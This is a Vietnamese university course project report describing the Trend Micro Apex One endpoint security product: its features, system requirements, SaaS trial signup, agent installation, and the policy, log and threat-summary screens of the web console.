

**TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**



ĐỒ ÁN MÔN HỌC

Hệ thống Tìm kiếm, Phát hiện và Ngăn ngừa xâm nhập

Trend Micro Apex One

Giảng viên hướng dẫn: ThS. Đỗ Hoàng Hiển

Sinh viên thực hiện

Lã Trọng Ánh – 20520132

Vũ Vinh Hiển – 20520498

Nguyễn Thái Dương – 20520463

Nguyễn Trần Đức Anh – 20520392

[NT204.O11.ATCL]

Hồ Chí Minh, tháng 12 2023

MỤC LỤC


I. Cơ Sở Lý Thuyết.....	3
1) Tổng quan về EndPoint và Trend Micro Apex One	3
a. Endpoint:	3
b. Trend Micro Apex One:	4
2) Các yêu cầu cho hệ thống Apex One	5
a. Agent operating system:	5
b. Agent Platform:.....	5
c. Memory:.....	5
d. Disk space:	6
3) Thành phần liên kết hỗ trợ Apex One.....	6
4) Các chức năng chính của Apex One.....	7
II. Cài đặt Trend Micro Apex One Server và Agent.....	9
1) Tạo tài khoản và đăng ký dịch vụ Trend Micro Apex One:	9
2) Setup Trend Micro Apex One as a Services (Apex One SaaS) server: 11	11
3) Setup Agent:.....	11
4) Một số chức năng cơ bản:	13
III. Thủ Nghiêm.....	19
1) Bảo vệ URL	19
a) Giới thiệu.....	19
b) Hướng dẫn cài đặt.....	19
2) Phát hiện và ngăn chặn malware – có sẵn trên thiết bị EndPoint.....	22
3) Phát hiện và ngăn chặn malware – tấn công từ bên ngoài.....	26
4) Ngăn chặn các cuộc tấn công từ thiết bị lưu trữ ngoài	30
5) Ngăn chặn mất mát dữ liệu (Data Loss Prevention).....	36
6) Phân tích bằng Sandbox trong Trend Micro Vision One (mở rộng) ...	44
7) Link Demo:	48

I. Cơ Sở Lý Thuyết

1) Tổng quan về Endpoint và Trend Micro Apex One

a. Endpoint:

- Endpoint là điểm cuối của một thiết bị (thường là máy tính cá nhân, máy tính bảng, điện thoại di động hoặc các thiết bị khác có kết nối mạng...) hoặc ứng dụng được kết nối từ xa vào mạng hoặc hệ thống của doanh nghiệp.
- Các thiết bị này sẽ giao tiếp dữ liệu thông qua mạng lưới đang được liên kết, có vai trò quan trọng trong việc bảo vệ dữ liệu và hệ thống của tổ chức khỏi các mối đe dọa trực tuyến, đảm bảo rằng chỉ những người được ủy quyền mới có thể truy cập vào dữ liệu quan trọng.
- Các thiết bị Endpoint đóng vai trò quan trọng trong cả mạng rộng (WAN) và mạng cục bộ (LAN). Nó có thể là bất kỳ thiết bị nào kết nối vào mạng, bao gồm cả máy in, bộ định tuyến và máy tính chủ.
- Mục tiêu chính của bảo mật Endpoint (Endpoint Security) là bảo vệ các thiết bị này khỏi các mối đe dọa trực tuyến. Hiện nay, các giải pháp bảo mật Endpoint đã được phân loại thành nhiều loại khác nhau, như bảo mật cho trung tâm dữ liệu, thiết bị di động, không gian làm việc và thiết bị đặc thù.




Một số thiết bị Endpoint

b. Trend Micro Apex One:

- Nguyên nhân ra đời:

- Nhu cầu sử dụng các thiết bị cá nhân ngày càng nhiều nhưng không có tính bảo mật cao.
- Kỹ thuật Signature truyền thống không chống lại được ransomware và các mối đe dọa chưa được biết đến.
- Chuyển đổi sang làm việc từ xa dẫn đến tạo môi trường cho kẻ xấu khai thác lỗ hổng, tấn công, đánh cắp thông tin mà người dùng.

➔ **Apex One Endpoint Security** hay **Apex One** là giải pháp bảo mật điểm cuối toàn diện của Trend Micro sẽ giúp Doanh nghiệp an tâm trong việc kinh doanh hơn khi các điểm cuối được bảo vệ an toàn.



Quá trình 30 năm nghiên cứu trong lĩnh vực Endpoint của Trend Micro

2) Các yêu cầu cho hệ thống Apex One

a. Agent operating system:

- Windows 7 (6.1).
- Windows 8/8.1 (6.2/6.3).
- Windows 10 (10.0).
- Windows Server 2008 R2 (6.1).
- Windows Server 2012 (6.2).
- Windows Server 2012 R2 (6.3).
- Windows Server 2016 R2 (10).
- Windows Server 2019.
- macOS® Mojave 10.14.
- macOS High Sierra 10.13.
- macOS Sierra 10.12.
- OS X® El Capitan 10.11.
- OS X Yosemite 10.10 or later.
- OS X Mavericks 10.9 or later.

b. Agent Platform:

- Processor: 300 MHz Intel® Pentium® or equivalent.
(Windows 7, 8.1, 10 family) and Intel® CoreTM processor for Mac.
- GHz minimum (2.0 GHz recommended) Intel Pentium or equivalent
(Windows Embedded POSReady7).
- 1.4 GHz minimum (2.0 GHz recommended) Intel Pentium or equivalent
(Windows 2008 R2, Windows 2016 family, Windows 2019 family).

c. Memory:


- 512 MB minimum (2.0 GB recommended) with at least 100 MB exclusively
for Apex One (Windows 2008 R2, 2012 family).

- GB minimum (2.0 GB recommended) with at least 100 MB exclusively for Apex One (Windows 7 (x86), 8.1 (x86), Windows Embedded POSReady 7, 10 (x64) family).
- 2.0 GB minimum (4.0 GB recommended) with at least 100 MB exclusively for Apex One (Windows 7 (x64), 8.1 (x64), 10 (x64) family).
- 512 MB minimum for Apex One on Mac


d. Disk space:

- 1.5 GB minimum (3 GB recommended for all products) for Windows, 300 MB minimum for Mac
- Endpoint Sensor requires minimum 2 GB for Windows platform, 300 MB for Mac

3) Thành phần liên kết hỗ trợ Apex One



Trend Micro Apex One có thể kết hợp với Cloud One và Network One để bảo vệ toàn diện cho doanh nghiệp.



Trend Micro Apex One trong hệ thống

- Có hai phiên bản Trend Micro Apex One và Apex One SaaS.
- Bảo vệ cho thiết bị Windows Endpoint và Mac Endpoint.
- Đối với thiết bị Mac sẽ không có Firewall, Application Control, Sandbox Analysis.

4) Các chức năng chính của Apex One

Endpoint	Malware Protection	Web Reputation	Firewall	Machine Learning	IDS/IPS	Application Control	DLP	Sandbox Analysis	Device Control	Obtain Suspicious Objects	Detection & Response (XDR)	Managed Detection & Response Service (Managed XDR)
Trend Micro Apex One and Trend Micro Apex One as a Service (Windows endpoint)	✓	✓	✓	✓	✓	✓	✓	▲	✓	▲	▲	▲
Trend Micro Apex One and Trend Micro Apex One as a Service (Mac endpoint)	✓	✓	—	✓	—	—	—	—	✓	—	▲	▲

Thành phần tính năng của Trend Micro Apex One trên máy trạm.

- Prevention: bao gồm các công nghệ ngăn chặn đối tượng từ Malware đến Attacker.
- Real Time Detection: phát hiện nhanh mối đe dọa từ endpoint đến email.
- Automated Response: lập tức đưa ra hành động phản hồi, tích cực bảo vệ.


- Investigation and Response: đưa ra tầm nhìn tổng quát về mối nguy hại.



Prevention					
Real Time Detection					
Automated Response					
Investigation and Response*					

* Requires additional licensing


Thành phần tính năng của Trend Micro Apex One



Trend Micro Apex One phát hiện detection với 4 bước Entry Point, Pre-Execution, Runtime & Exit Point.

- Web Reputation: Chặn các truy cập từ Kernel Level chứ không chỉ từ trình duyệt web browser.

- Predictive Machine Learning: kiểm tra file tìm unknow threat.
- Runtime Machine Learning: kiểm tra hành vi khi được unpack lúc runtime, tìm unknow threat.
- Virtual patching: Chặn các lỗ hổng mới.
- Application Control: chặn các ứng dụng không cần thiết.
- Data Loss Prevention: chặn các dữ liệu được định nghĩa là nhạy cảm của doanh nghiệp.
- Browser Exploit Prevention: chặn các khai thác lỗ hổng từ các trang nguy hiểm.



Quản trị tất cả Endpoint một cách tập trung thuận tiện và dễ dàng.

II. Cài đặt Trend Micro Apex One Server và Agent

1) Tạo tài khoản và đăng ký dịch vụ Trend Micro Apex One:

- Truy cập vào trang web của Trend Micro Apex One tại:

https://www.trendmicro.com/en_nl/business/products/user-protection/sps/endpoint.html

- Giao diện web của Trend Micro Apex One:

The banner features the Trend Micro logo and navigation links for Business, Solutions, Platform, Research, Services, Partners, Company, Free Trials, and Contact Us. It also includes a search icon and a 'Looking for home solutions?' link. The main headline reads 'Endpoint Security with Apex One' with the subtext 'Maximum protection with layered endpoint security'. Call-to-action buttons include 'Free SaaS trial' and 'Get pricing'.


- Click vào **Free SaaS Trial** để đăng ký tài khoản dùng thử trong 30 ngày hoặc **Get pricing** để mua sản phẩm.
- Ta cần lưu ý tên sản phẩm đăng ký là Apex One chứ không phải tên khác vì Trend Micro có các sản phẩm khác như Trend Service One, Trend Cloud One,

...

The screenshot shows the 'Apex One as a Service Free Trial' section of the website. It features a background image of a person working at a desk. A callout box on the right contains the text 'Complete this form to start your free trial' and 'All fields required unless noted.' It includes a 'Country' dropdown set to 'Vietnam', a checked 'Thanks' checkbox, and a 'I am a reseller registering on behalf of a customer' checkbox. Below these are fields for 'First Name', 'Last Name', 'Job Title', and 'E-mail Address'.

2) Setup Trend Micro Apex One as a Services (Apex One SaaS) server:

- Sau khi đăng ký thành công, Apex One sẽ gửi thư về email xác nhận và Link truy cập vào giao diện Web Console.



- Truy cập vào link được cung cấp, sau đó ta set Username và Password để đăng nhập vào Web Console server.
- Giao diện của Trend Micro Apex One SaaS sau khi đăng nhập thành công


The screenshot displays the Trend Micro Apex Central web interface. The top navigation bar includes links for Dashboard, Directories, Policies, Threat Intel, Response, Detections, Administration, Help, and Trend Vision One. A user profile 'RuChu271' is shown on the right. The main dashboard features sections for 'Critical Threats' (2 critical threat types), 'Ransomware Prevention' (Trend Micro can block ransomware threats at every stage of an attack), 'Exposure Layer' (Messages: 0, Websites: 0, Network Traffic: 0, Cloud Sync: 0), and 'Infection Layer' (Files: 29, Behaviors: 0). Below these are sections for 'Users with Threats' and 'Endpoints with Threats'.

3) Setup Agent:

- Để download Agent trên giao diện của Apex One SaaS, click vào Administration/Security Agent Download.


The screenshot shows the Trend Micro Apex Central™ interface. The top navigation bar includes links for Dashboard, Directories, Policies, Threat Intel, Response, Detections, Administration, Help, and Trend Vision One. The Administration link is highlighted. A dropdown menu for Administration is open, showing options like Account Management, Managed Servers, Security Agent Download (which is also highlighted), Updates, Command Tracking, License Management, and Settings. The main content area is titled "Security Agent Download" and contains fields for specifying requirements: Operating system (Windows 64-bit selected), Installation mode (Full feature set selected), Package type (Standalone selected), and Server (Apex One as a Service). A note at the bottom provides instructions for ensuring communication with the server and viewing endpoints. Two buttons at the bottom are "Download Installer" and "Get Download Link". A warning message about automatic uninstallation is visible at the bottom left.

- Mô hình của nhóm chỉ sử dụng bản Free Trial nên sẽ không hỗ trợ hệ điều hành Linux mà chỉ có Windows và Mac, tuy nhiên nếu chúng ta mua sản phẩm thì Apex One SaaS sẽ hỗ trợ cả 3 hệ điều hành trên.
- Trong phần Installation mode, nếu chọn Coexist thì Agent sẽ cho phép hoạt động chung với những phần mềm bảo mật khác có trong máy endpoint, chẳng hạn như Windows Defender. Đối với mô hình nhóm thực nghiệm sẽ sử dụng bản Full feature set.
- Đối với Package type sẽ có 2 mục là Standalone và Web installer, Standalone sẽ đầy đủ tất cả các component cần thiết để cài đặt mà không cần Endpoint phải có Internet, ngược lại, bản Web Installer sẽ yêu cầu Endpoint phải có Internet để down them một số package.



Bản standalone nặng 475 mb, bản Web installer nặng 3mb

- Sau khi chọn xong package type để download, sẽ có 2 cách để download Installer về là Download Installer để download bộ Installer về máy hoặc Get download link để tự tạo ra 1 link download.
- Sau khi download 1 trong 2 bộ Installer về, cần gửi sang máy Endpoint để tiến hành cài đặt, để cài đặt chỉ cần mở bộ Installer lên, mọi thứ sẽ được cài tự động.
- Sau khi setup thành công, tại giao diện của máy Endpoint sẽ có 1 phần mềm giống như hình, khi này setup Agent đã thành công.



4) Một số chức năng cơ bản:

- Trên giao diện Web Console của server, ta có thể quản lý các Endpoint tại mục Directories – User/Endpoints

User	Domain	Manager	Endpoints	Policies	Threats
Duong	DESKTOP-C6LU60K	N/A	1	1	21
hienv	HENVU	N/A	0	0	0
hienv	DESKTOP-REHLC7N	N/A	1	1	3
PC	DESKTOP-O6VN1RP	N/A	1	0	3
PC	DESKTOP-UHUT05H	N/A	0	0	0

- Để cài đặt policy cho 1 hoặc nhiều máy Endpoint ta truy cập vào thư mục Policies – Policy Management

Priority	Policy	Policy Version	Parent Policy	Deviations	Owner	Last Editor	Last Edited	Targets	Deployed	Pending	Offline	With Issues
Locked	Isolation	1701803877	N/A	N/A	20520463@gm.uit.edu.vn	20520463@gm.uit.edu.vn	12/06/2023 02:17:57	Specified	0	0	1	0
Locked	USB_Hlock	1701791493	N/A	N/A	20520463@gm.uit.edu.vn	20520463@gm.uit.edu.vn	12/05/2023 22:51:33	Specified	0	0	0	0
Locked	Realline_Scan	1701540654	N/A	N/A	20520463@gm.uit.edu.vn	20520463@gm.uit.edu.vn	12/03/2023 01:10:54	Specified	0	0	0	0

Endpoints/Products without policies: 2

Total endpoints/products: 3

- Để xem log của những sự kiện đã được detect trên máy Endpoint, truy cập vào thư mục Directories → Logs → Logs Querry

The screenshot shows the Trend Micro Apex Central interface. The top navigation bar includes links for Dashboard, Directories, Policies, Threat Intel, Response, Detections, Administration, Help, and Trend Vision One. A user account is logged in at the top right. The main content area is titled "Log Query" and displays a table of threat detections. The table columns include Generated, Received, Product Entity/Endpoint, Product, Product/Endpoint ID, Product/Endpoint Name, Managing Server, Domain, Virus/Malware, and Endpoint. The data shows several entries for "Apex One as a Ser..." and "DESKTOP-O6VN1...". A context menu is open over one of the rows, with options like "Logs", "Notifications", "Reports", "Log Query" (which is highlighted in red), "Log Aggregation Settings", and "Log Maintenance". Below the table, there are buttons for "Customize Columns", "Export to CSV", and "Export to XML". At the bottom, there are pagination controls showing "1 - 5 / 5" and "30 per page".

<https://ja5zma.manage.trendmicro.com/WebApp/page/index.html?page=log.query>

- Để xem tóm tắt lại những threats đã xảy ra, truy cập vào Dashboard → Summary

The screenshot shows the Trend Micro Apex Central Summary dashboard. The top navigation bar is identical to the previous screen. The main content area is divided into several sections: "Critical Threats" (showing 1 critical threat type, a table of threat types with counts for Important Users and Other Users, and a note about ransomware prevention), "Ransomware Prevention" (with a note from Trend Micro about blocking ransomware at every stage of an attack), "Exposure Layer" (showing 0 messages, websites, network traffic, and cloud sync), "Infection Layer" (showing 0 files and behaviors), and "Endpoints with Threats" (a section currently showing no data). There are also tabs for Threat Investigation, Security Posture, Data Loss Prevention, Compliance, Threat Statistics, and a "Summary" tab which is active.

Users with Threats

Last refresh: 12/06/2023 15:38:21

Range:

11/30/2023 ~ 12/06/2023



0 Important Users

3 Other Users

User Name	Department	Threats	Most Critical Threat
DESKTOP-C6LU60K\Du...	Unknown threats TROJ.Win32.TRX.XXPE50FF	21	Unknown threats
